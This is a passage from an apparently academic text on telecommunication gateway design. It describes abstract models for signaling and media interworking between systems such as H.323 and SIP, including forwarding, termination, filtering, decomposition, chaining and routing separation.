However, there is a potential alternative interworking approach. If the systems generally use an infrastructure component for the call routing, it is possible to design a service with exactly the same behavior. It is performed by interacting with this call routing component. Service interworking is achieved if an end-system from one protocol cloud can appropriately control the respective infrastructure component in the other cloud.

If an infrastructure component with the desired functionality does not exist, it is often possible to introduce it. The usage of two different concepts for establishing a session between participants is a typical example for such a case. If one party uses an active notification and alerting and the other a rendezvous concept that frequently polls for available partners at a specific meeting point these two opposite concepts cannot easily be mapped by a single translation instance. It needs a new component such as a virtual meeting point.

Interworking that is provided by interacting with multiple distributed entities is a typical option if the straight-forward "*direct interworking (at a point)*" approach fails or is too expensive. If two inter-connected systems use different operation semantics it offers the chance to connect them anyhow. The more exposure to external control the interacting systems give, the more potential does the distributed interworking approach have.

Instead of thinking of a gateway as just a dedicated entity, we propose an abstraction that characterizes interworking as provided by a system. A discussion actually benefits from clearly naming this concept and calling a desired but potentially still unknown solution an interworking function. This is much less restrictive than the alternative "gateway" abstraction that is typically associated with a dedicated entity.

3.2.2 Gateways for Different Types of Processed Information

The categorization according to the type of processed data leads to a distinction between signaling and media gateways. Our activities especially target the former and we discuss them in detail in Chapter 4 and Chapter 5.

The term media gateway is often associated with a relatively simple entity that provides two distinct physical layer interfaces or just a basic filtering or transcoding. In Chapter 6 we show that such a view does not cover all aspects and therefore discuss our enhanced categorization.

IP-based communication systems are characterized by a multitude of possible communication interactions. In many cases signaling data in a session between two different end-systems must pass through a gateway whereas media streams can be exchanged directly between the systems involved. We discuss this scenario as a general example for the interworking between systems that use the IP Telephony signaling protocols H.323 and SIP in Section 4.1.

In other cases the combination and coordination of both signaling as well as media gateways is a necessary or especially appropriate option. A specific example for such a case is discussed in the context of the integration of low-resource end-systems in heterogeneous IP Telephony scenarios in Chapter 7.

3.3 Individual Best Practice Methods

A system that provides interworking is characterized by its behavior and its internal structure. There are abstractions in different granularity for the description of these two aspects. Figure 3.5 visualizes these abstractions that are specific for either media or signaling gateways.

A media gateway or a specific media gateway function can be described as a block that performs a transformation or filter operation. In contrast, the connection of two signaling protocols can typically be covered with communicating finite state machines (CFSM) that are connected via FIFO (first in first out buffer) channels.




Figure 3.5: High level media and signaling interworking abstractions

The methodology for the described abstractions has emerged over a long time and covers a variety of methods. We provide a small selection of these and refer to the further references that they give. There is a large number of research activities that investigate the usage of media gateways in order to cope with heterogeneous network environments, different bandwidth and QoS support as well as with the requirements of various different end-systems. [23] gives a profound summary and references on activities in this area and also describes the design and implementation of an RTP media gateway [24] for the transcoding of audio and video streams in a heterogeneous multicast scenario. It combines the media conversion mechanisms with an agent-based solution for their control and parameterization [25]. [118] introduces the concept of *filters* for the support of necessary media stream manipulations in heterogeneous multi-peer communication scenarios. The related work basically concentrates on the description of necessary media stream modifications in a “black-box” manner.

There are numerous publications that describe formal methods for protocol converter design, optimization and verification. These methods have been a research topic for many years. [143] provides an annotated bibliography of relevant activities in this context and therefore serves as a valuable source for further references for the interested reader. [169] describes typical requirements and procedures for the design of real-time communicating subsystems and controllers with formal methods. [27] develops and discusses a methodology for the specification and validation of telecommunication systems with *use case maps*. It uses the system description language LOTOS [35] and extends existing UML description mechanisms [26].

We incorporate them in our analysis and designs and concentrate on the problem how these mechanisms can be efficiently structured and integrated in gateway implementations. This puts additional attention on the practical representation of the basic building blocks in reusable and generic implementations.

3.3.1 Individual Problem Solution Steps

Figure 3.6 visualizes different steps within the procedure to finally provide an interworking solution between different entities and systems. The handling of multiple parallel threads, connections and processes is an essential criterion of multimedia systems. Therefore, the

procedure includes a problem partitioning at its very beginning. The specific analysis, design and implementation activities in the procedure are typically different for signaling respectively media streams.




Figure 3.6: Gateway development activities

The shaded boxes present the different activities whereas the others highlight specific aspects that are relevant in the context of a particular step. Individual best practice methods for each of the steps exist and have been identified in the previous section. These should appropriately be applied. However, successful system design benefits from considering the implications on the general system rather than looking at each individual step separately.

3.3.2 Limitations and Implications

The procedures described for the design of individual media and signaling conversion mechanisms form a good starting point for the overall gateway system design. However, both the media filter as well as the communicating finite state machine abstraction provide only limited support for the active design of interworking solutions. Especially the mapping to appropriate software structures and their integration have typically to be designed individually. It does not actively support the constructive task of actually designing the internal structure of a gateway.

The preconditions for specific procedures, e.g., formal System Description Language (SDL) [87] descriptions of all the signaling system parts that have to be connected are often not available. Additionally, designs are typically not started from scratch but have to integrate existing software parts or enhance them. Especially for signaling protocol interworking the connected parts can differ significantly. They do not even have to provide similar low level primitives within their protocol definitions. Section 3.2.1 has discussed that interworking can nevertheless often be provided by combining various entities and mechanisms that together provide a comparable semantic. Very dedicated approaches for the formalized composition of existing protocol state machines with formal mechanisms provide only limited support for the identification of appropriate designs in such a context.

3.4 Generic Model for the Internal Gateway Structure

A typical high level abstraction of a signaling interworking function assumes that a gateway terminates a protocol or mechanism towards each of its sides and does an internal mapping in order to provide the intended connection. In contrast, a media gateway lets an information stream pass through but modifies it appropriately. These abstractions do not provide any additional information about the internal structure of a gateway and the typical communication relations that it handles.

Our subsequent discussion focuses on describing internal structures and scenarios that they are especially appropriate for.




Figure 3.7: Starting situation for gateway design

Figure 3.7 shows the starting situation for our abstract gateway model. It provides an input and an output towards each gateway side. Signaling message or media stream processing is initially abstracted as a “black box”.

3.4.1 Typical Interactions in Interworking Scenarios

Communication between connected entities involves sending and receiving data. Typical scenarios differ in the way that communication paths are provided end-to-end or just towards the gateway.

The typical end-to-end interaction that is shown in Figure 3.8 visualizes the standard approach if a specific mechanism exists for both connected parts. In this case a gateway is typically necessary because the systems use different interfaces or encodings.




Figure 3.8: Scenario resulting from translating and forwarding

Figure 3.9 visualizes that the interworking is provided by using internal gateway transformation blocks. Their function may differ for each direction.




Figure 3.9: Gateway translating and forwarding

Since the necessary transformation operations are typically dependent on the direction of the processed data flow there are two individual transformation operations. Their coordination is covered by further enhancements of our model that is finally completely shown in Section 3.4.2.

There are situations where there is no corresponding mechanism on side B for a mechanism on side A. If the sending system nevertheless expects a reaction on the activity that it originates, this reaction must be provided by the gateway itself. Figure 3.10 shows the communication relations that result from such a practice. Obviously, there is a loss of end-to-end functionality but often this may be acceptable or even intended.

This can be done by processing incoming data by an internal gateway processing block as visualized in Figure 3.11.




Figure 3.10: Scenario resulting from terminating with no mapping to other side




Figure 3.11: Gateway terminating mechanism with no mapping to other side

A system that frequently polls the availability of its communication partner is a typical example for such a procedure. This semantic gets lost in our setup. However, this can even be quite desirable because the gateway isolates traffic from the other side and allows to make estimations or even provide guarantees about the dynamic system behavior. No matter what the conditions are on side B, it is possible to guarantee that an answer for a request from a system on side A is not influenced by these conditions.

Figure 3.12 depicts the selective filtering and forwarding of information. For that purpose it has to be characterized first. This forms the basis for the application of decision rules, whether specific data should be blocked at the gateway. This can be done as an implication of a missing corresponding concept on the respective other protocol side. It is also a common operation in media gateway environments. A user can for instance decide to participate on a multi-media multi-party conference but is only interested in the audio information from a specific participating party. The instantiation of appropriate classification and filter rules at the gateway provides the flexibility to fulfill such requirements.

In many situations both the termination and (selective) forwarding of information are combined. The gateway itself that has to provide a proper handling if there is no corresponding mechanism on the other side. Our initial termination scenario has assumed that a specific request is handled by the gateway on behalf of the other communication partner. This partner is fully isolated from the incoming data and not influenced by this operation.




Figure 3.12: Selective filtering and forwarding of information

Figure 3.13 shows a more typical scenario. In this case the gateway generates a response to the system on side A but also triggers a new activity on side B.




Figure 3.13: Scenario resulting from terminating and causing activity on other side

Figure 3.14 visualizes this with the activation of both a processing as well as a transformation block in the gateway.




Figure 3.14: Gateway terminating mechanism and causing activity on other side

Activity in the transformation block is caused by incoming data and its processing. Since it would alternatively also be possible to just directly transform and forward the information, the distinguishing characteristics to the previous scenarios is the termination in a “short loop” that the gateway provides.

Figure 3.15 shows the typical scenario if the connected protocols or media streams have to be re-ordered. This can e.g., be caused by signaling protocols with similar semantic but a

different sequence of typical operation transactions.




Figure 3.15: Re-ordering of protocol elements sequence

In this case a gateway has to keep track of stateful transactions and store information from earlier transaction steps in order to later on forward it. Such a functionality can only be provided with appropriate buffer and state mechanisms in the gateway structure.

3.4.2 Resulting Abstract Model

The different scenarios that have been described so far do typically not occur in isolation. Especially multimedia services are typically characterized by multiple different interactions that are performed in parallel. If these systems need to be connected by a gateway, a subset of the relations can typically be handled using the "*translate and forward*" approach, whereas others are better handled with the "*short loop*" procedure. Figure 3.16 visualizes such a hybrid scenario. The dashed arrows indicate that the termination of streams can also have an impact on the kind or parameterization of the operation on the respective other gateway side.




Figure 3.16: Gateway and multiple combined mechanisms for individual streams

Typically, the gateway transformation and processing blocks are not statically pre-configured to provide just a particular fixed operation. Figure 3.17 introduces a gateway control core that is responsible for the parameterization of the transformation and processing operations. Additionally, it performs the internal classification and routing of data streams. It therefore interacts with all the processing blocks and controls technical means that can split, switch and aggregate streams.

The resulting gateway model can handle one information stream at a time only. We use it as basis for our further refinement.




Figure 3.17: Resulting general gateway structure and interactions

3.5 Model Refinement and Utilization

Figure 3.18 visualizes that our discussion is not restricted to just one gateway function for just one specific interworking relation. Especially in the multimedia communication area there are usually multiple streams which together form a session.




Figure 3.18: Gateway dimensions

In addition to multiple streams for just one session a typical gateway usually has to cope with multiple subscribers. These can originate multiple parallel but independent interactions between two connected parties at a time. Finally, there may be multiple gateways or interacting gateway blocks that are responsible for providing interactions for just one service. As an

example, consider that signaling and media streams take different paths through a network and are therefore treated separately by different gateway instances.

3.5.1 Gateway Operation Parallelization

Figure 3.19 shows an appropriate gateway abstraction for the handling of the described complex scenarios with multiple different interactions.




Figure 3.19: Parallelization of gateway functions

It provides the typical functions that have been discussed in parallel. Obviously this has specific implications on the control core. It is responsible for coordinating the parallel instances. Alternatively, it can be used to provide a virtual parallelization of systems that do not have multiple parallel transformation and processing blocks. This is possible by multiplexing individual streams and thus providing a sequential and pseudo-parallel handling.

3.5.2 Gateway Decomposition

A special benefit is gained from the decomposition of the parts in our model. Figure 3.20 visualizes this approach.

Gateways can also be decomposed and distributed. In addition, specific parts of them can be shifted towards and even integrated into end-systems. Decomposition can be done in various ways. We can decide to isolate one or both transformation blocks and to operate them individually.

Our abstraction can also describe the separation of the control core. Systems with very powerful processing facilities but just minimal “intelligence” can be centrally controlled and operated this way.




Figure 3.20: Gateway decomposition




Figure 3.21: Decomposition – separation of the control core

Figure 3.21 shows how the described gateway model allows to abstract the centralized control of multiple “dumb” gateways from just one control core that communicates with a small stub at each of the remotely controlled gateways.

3.5.3 Gateway Operation Chaining

Figure 3.22 gives a further example for the use of our model. It shows multiple gateways that are chained. This gives us the flexibility to choose an intermediate mechanism in a domain C between the interacting entities on side A and B. The scenario is especially interesting if it is considered in combination with the gateway decomposition in half-blocks that has been discussed in Section 3.5.2.

Additionally, it helps to identify and describe effects like the aggregation of costs along a path




Figure 3.22: Chaining of gateway functions

with multiple gateways[1].

3.6 Stream Classification and Routing

Figure 3.23 summarizes relations and dependencies between stream classification as well as routing and interworking tasks. Information must correctly be routed to reach the gateway that is responsible for its processing. Additionally, it is often necessary or beneficial to handle data on multiple parallel transmission paths.




Figure 3.23: Dependencies between interworking and routing

Routing in IP-based systems is a task of the network layer. Nevertheless, the discussion in our context has to also consider the specific telephony call routing mechanisms. These are typically performed on the application level. H.323 gatekeepers as well as SIP proxies can be configured to use static routes for specific destinations, may actively query neighbors to find specific routing targets (as in the `LRQ` location request case for H.323) or utilize specific telephony call routing protocols (such as the Telephony Routing over IP (TRIP) protocol) that are orthogonal to the basic session signaling protocols. For specific purposes such as load distribution or system redundancy it is often possible to use both the IP routing as well as the application layer call routing option. They are valuable means for gaining additional flexibility or scalability for interworking solutions.

[1] Processing delay is such a cost that is typical and critical for multimedia communication sessions.

3.6.1 Dependencies and Interactions

Proper routing mechanisms ensure that the information that needs to be processed reaches the gateway. An appropriate separation of routing and interworking ensures that the gateway function does not become unnecessarily complex. Figure 3.24 depicts alternatives that result from the integration or separation of stream classification mechanisms within an interworking scenario.




Figure 3.24: Integration vs. separation of classification, forwarding and processing

If a gateway has to internally classify and decide which of the disjoint paths through its internal handling mechanisms data need to take, this indicates that it consists of a routing and a number of parallel gateway components. If those do not inter-operate with each other the gateway can be decomposed as shown on the right side of Figure 3.24. The determination of the location of a target endpoint can be decoupled from the signaling conversion.

3.6.2 Implications of Integration vs. Separation

Separation of routing from the primary interworking tasks and doing the handling in a multi-stage process often corresponds best to the inherent specifics of an interworking task. Leaving the routing decision to the call routing infrastructure is an approach that corresponds to existing practice for classical telephony systems. As discussed in Section 2.6.3 we do not cover the investigation of call routing mechanisms. Nevertheless, we try to ensure that they can be integrated with the investigated architectures and designs in a manner that ensures maximum flexibility. A clear separation of concerns typically results in solutions that can easily be decomposed if this becomes necessary. Violations of this principle may be practicable for simple or even larger but limited (by e.g., the maximum number of partners or parallel communication relations) scenarios but often lead to less scalable solutions. We discuss this fact in the

context of the protocol-centric versus protocol-neutral integration of an H.323–SIP gateway in Section 4.3. The additional choice that a clear separation of interworking and call routing provides is a clear benefit.

Classification, the application of individual interworking mechanisms and the individual forwarding to different targets are powerful options that can be horizontally integrated. Figure 3.25 shows how load-sharing and a potential fallback can be gained if data can individually be routed to alternative components that provide the same functionality.




Figure 3.25: Load sharing and fallback using routing mechanisms

